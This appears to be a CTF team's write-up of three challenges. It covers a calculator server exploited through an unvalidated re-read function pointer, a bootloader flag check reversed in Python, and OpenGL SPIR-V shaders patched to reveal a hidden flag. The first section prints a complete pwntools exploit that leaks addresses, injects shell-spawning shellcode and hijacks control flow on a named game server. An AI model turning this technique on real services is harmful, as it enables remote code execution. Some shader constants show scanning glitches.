Binary

(100) DeserCalc.exe

We are given two binaries implementing server and client side of simple calculator. Reverse enginering main communication function from server app let us deduce the following pseudo-code implementation:

```
int mainServerProg(int fd)
{
    char userInput [100];
    serverStruct *twoStructs;

    log(0x49,"PID %d: %s\n",getpid(), "Incoming connection...");
    int isPwdOk = checkPassword(fd,"JustPwnThis!");
    if (isPwdOk == false) {
        local_10 = writeToFD(fd,"WRONG\n");
        // Exit with an error...
    }

    if (writeToFD(fd,"OK\n") < 1) {
        // Handle error...
    }

    // Send allowed function address
    sendFuncPtr(fd);

    // Allocate memory for user input
    serverStruct* twoStructs = allocStruct(2);

    // Read pointer from user and check if it points to one predefined function
    int isValid = getFuncPtrAndValid(fd, &twoStructs[1],userInput);
    if (isValid == false) {
        // Handle error..
    }

    // Read pointer again - this time without validation!
    getTwoStructsFromUser(fd,twoStructs);

    // Execute arbitrary user address with any input
    twoStructs[1].function(userInput);

    // ...
}
```

After pointer from user has been validated, it is read again - this allows attacher to provide any arbitrary address and fully control RIP register.

Also, for some reasons function getFuncPtrAndValid sends the offset between stack variable and allowed fuction. This allows us to calculate address of buffer `userInput`.

The exploitation is as follow:

- Read allowed function pointer
- Read offset between function pointer and stack variable
- Calculate the address of stack variable using the above information
- Send allowed function pointer - this satisfies getFuncPtrAndValid function
- Send pointer to stack variable userInput and shellcode that will be inserted into it.
- Open shell

Final exploit:

```
#!/usr/bin/env python3
from pwn import *
import ctypes

context.arch = 'i386'

r = remote('gamebox1.reply.it', 27364)

# Send password
r.recvuntil('Password:')
r.write("JustPwnThis!\n")
r.recvuntil('OK\n')

# Read address of the allowed function
data = r.recv(104)
addr = u32(data[0:4])
log.info("Address of function is {}".format(hex(addr)))

# Send shellcode that will be inserted into userInput buffer
data = p32(addr) + asm(shellcraft.i386.linux.dupsh(4)) + b"\n"
r.write(data)

# Read offset of userInput and calculate its address
data = r.recv(104)
addr2 = u32(data[0:4])
log.info("Offset is {}".format(hex(addr2)))
stackAddr = ctypes.c_uint32(addr - addr2).value
log.info("Stack is at address {}".format(hex(stackAddr)))

# Send address of userInput buffer
toSend = b"\x00" * 104 + p32(stackAddr) + b"\x00" * 100 + b"\n"
r.send(toSend)

# Voila!
r.interactive()

# ls
# cat flag.txt
```

(200) mBRrrr

Attached x86 bootloader implements the following functionality:

```
do {
    al = x_8140[i] ^ x_8100[i];
    al = (al + i) ^ 0x13;
    al = (al + i) ^ 0x19;
    al = al + i;
    if(i == 0x2e) {
        str = x_8140;
        break;
    }
} while (al == x_8180[i])

print(str);
exit(1);
```

This loop operates on three buffers (one containing fake flag) and checks them byte-by-byte. Our task was to retrieve the original flag based on the content of the remaining two buffers.


Dummy python script finding the correct flag:

```
x_8100 = [0x0C7, 0x0BB, 0x87, 0x7C, 0x20, 0x0F7, 0x0F3, 0x65, 0x83, 0x0B1, 0x23, 0x70,
0x0ED, 2, 0x83, 0x0A9, 0x0C3, 0x1F, 0x0D9, 0x8F, 0x0E4, 2, 0x0FA, 0x0F9, 0x39, 0x0FE,
0x0DD, 0x0BD, 0x0D, 0x0E9, 0x43, 0x48, 0x9B, 0x0EE, 0x62, 0x2C, 0x89, 0x10, 0x28,
0x33, 0x42, 0x33, 0x47, 0x0C5, 0x95, 0x55]
x_8180 = [0x0B6, 0x0F8, 0x0FB, 0x2C, 0x0C, 0x0C9, 0x0D7, 0x52, 0x0B6, 0x0C3, 0x7A,
0x85, 0x2A, 0x9F, 0x0FE, 0x0D0, 0x40, 0x31, 0x2B, 8, 0x28, 0x8C, 0x11, 0x12, 0x6E,
0x2C, 0x0DC, 0x0FD, 0x97, 0x39, 0x86, 0x0D2, 8, 0x0E1, 0x0C0, 0x6C, 0x0E, 0x87, 0x78,
0x0A4, 0x0E8, 0x0B8, 0x0CA, 0x4C, 0x1B, 0x97]

for i in range(0, 0x2e):
    for c in range(0, 256):
        al = c ^ x_8100[i]
        al = (al + i) ^ 0x13
        al = (al + i) ^ 0x19
        al = (al + i) & 0xff
        if al == x_8180[i]:
            print(chr(c), end='')
```

(400) Lost in Shade(r)s

We're given a binary file, which upon execution presents us with the following image:



Loading the binary in disassembler, we can see some standard calls to openGL functions (including loading two shaders embedded in the binary, which will turn out to be key to solving the challenge). The code itself does nothing interesting besides loading some vertex buffer and attatching the mentioned shaders.

We extracted both shaders from the code and by looking at their signatures we learn that they are in a SPIR-V IL format. Using SPIRV-cross tool, we can decompile them into the glsl files.

shader1.frag:

```
#version 310 es
precision mediump float;
precision highp int;

const float _17[5] = float[](0.0970000028610229492187 5, 0.8659999966621398925781 25,
0.9919999837875366210937 5, 0.5220000147819519042968 75, 0.3670000135898590087890625);

layout(location = 0) in vec4 position;
layout(location = 1) out float zuppa;

void main()
{
    float k = 0.0;
    int p = int(floor(position.w));
    switch (p)
    {
        case 0:
        {
            k = _17[0];
            break;
        }
        case 1:
        {
            k = _17[1];
            break;
        }
        case 2:
        {
            k = _17[2];
            break;
        }
        case 3:
        {
            k = _17[3];
            break;
        }
        case 4:
        {
            k = _17[4];
            break;
        }
    }
    vec4 pos = vec4((position.x * position.z) * k, (position.y * position.z) * k, 0.0,
1.0);
    zuppa = position.w - float(p);
    float w = 1.0;
    if (float(p) != position.w)
    {
        w = 10.0;
        pos *= mat4(vec4(6.123234262925839272231898213 7608e-17, 0.0, 1.0, 0.0),
vec4(0.0, 1.0, 0.0, 0.0), vec4(-1.0, 0.0, 6.123234262925839272231898213 7608e-17, 0.0),
vec4(0.0, 0.0, 0.0, 1.0));
```

```
    }
    gl_Position = vec4(pos.x, pos.y, 0.0, w);
}
```

shader2.frag:

```
#version 310 es
precision mediump float;
precision highp int;

layout(location = 1) in highp float zuppa;
layout(location = 0) out highp vec4 outColor;

void main()
{
    highp float r = 0.0;
    if (zuppa != 0.0)
    {
        r = 1.0;
    }
    outColor = vec4(r, 1.0, r, 1.0);
}
```

The second shader is very simple - it takes float as an input and clamps it to either 0.0 or 1.0 and then generates a color based on that value. It looks like a perfect way to hide some rendered geometry.

Therefore, instead of returning `vec4(r, 1.0, r, 1.0)` we can change the code, so that it returns `vec4(zuppa, 1.0, zuppa, 1.0)`, where zuppa is the input float. We can compile changed code back to the SPIR-V format (which fortunatelly will have the exact same size in bytes) and patch it in the binary.

Running the binary again, we will notice that a small dot appeared in the middle of the screen.

The first shader is much more complicated, but it looks like it performs two actions at once:

- calculates a zuppa value, which will be passed as an input to the second shader (this part is not important to us)
- works as a standard vertex shader and manipulates the vertex data from the vertex buffer

The important stuff happens at the end of the file (lines 44 – 49 in shader1.frag). The if statement checks if the w coordinate was an integer and performs some additional vertex data manipulation. Therefore it looks like a way to render the green logo correctly, while obscuring the flag.

The manipulation is done in two steps:

- setting w value to 10
- multiplying the position by some matrix.

First of all, setting w value to 10 in projective geometry means, that the rendered geometry will appear 10 times smaller. We can fix this issue by changing line 47 to `w = 1.0`.

Unfortunatelly, this time we were unable to compile the decompiled shader1.frag back to the SPIR-V format, so we had to manually patch the IL file. Using spirv-dis from spirv-tools, we performed the disassembly of the compiled shader, found the exact offset at which the value 10.0 is stored (byte 0x63 at 0xa68) and changed it for the value 1.0 (byte 0x51).

Running the program now we can notice, that the dot in the middle changed into a vertical line.

The second operation – matrix multiplication – changes the x coordinate to z coordinate, hence why, while running the program, instead of the flag we were seeing a vertical line. We can, in the similar manner, replace the first entry of the matrix with 1.0. After running the binary now, we were greeted with the following sight: